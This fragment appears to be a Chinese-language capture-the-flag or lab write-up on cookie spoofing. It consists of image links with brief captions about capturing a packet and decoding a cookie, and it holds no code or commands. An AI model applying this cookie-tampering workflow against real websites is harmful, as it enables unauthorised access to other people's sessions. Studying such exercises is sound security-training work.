

cookie欺骗2.0


既然不行

抓个包看看

解码一下
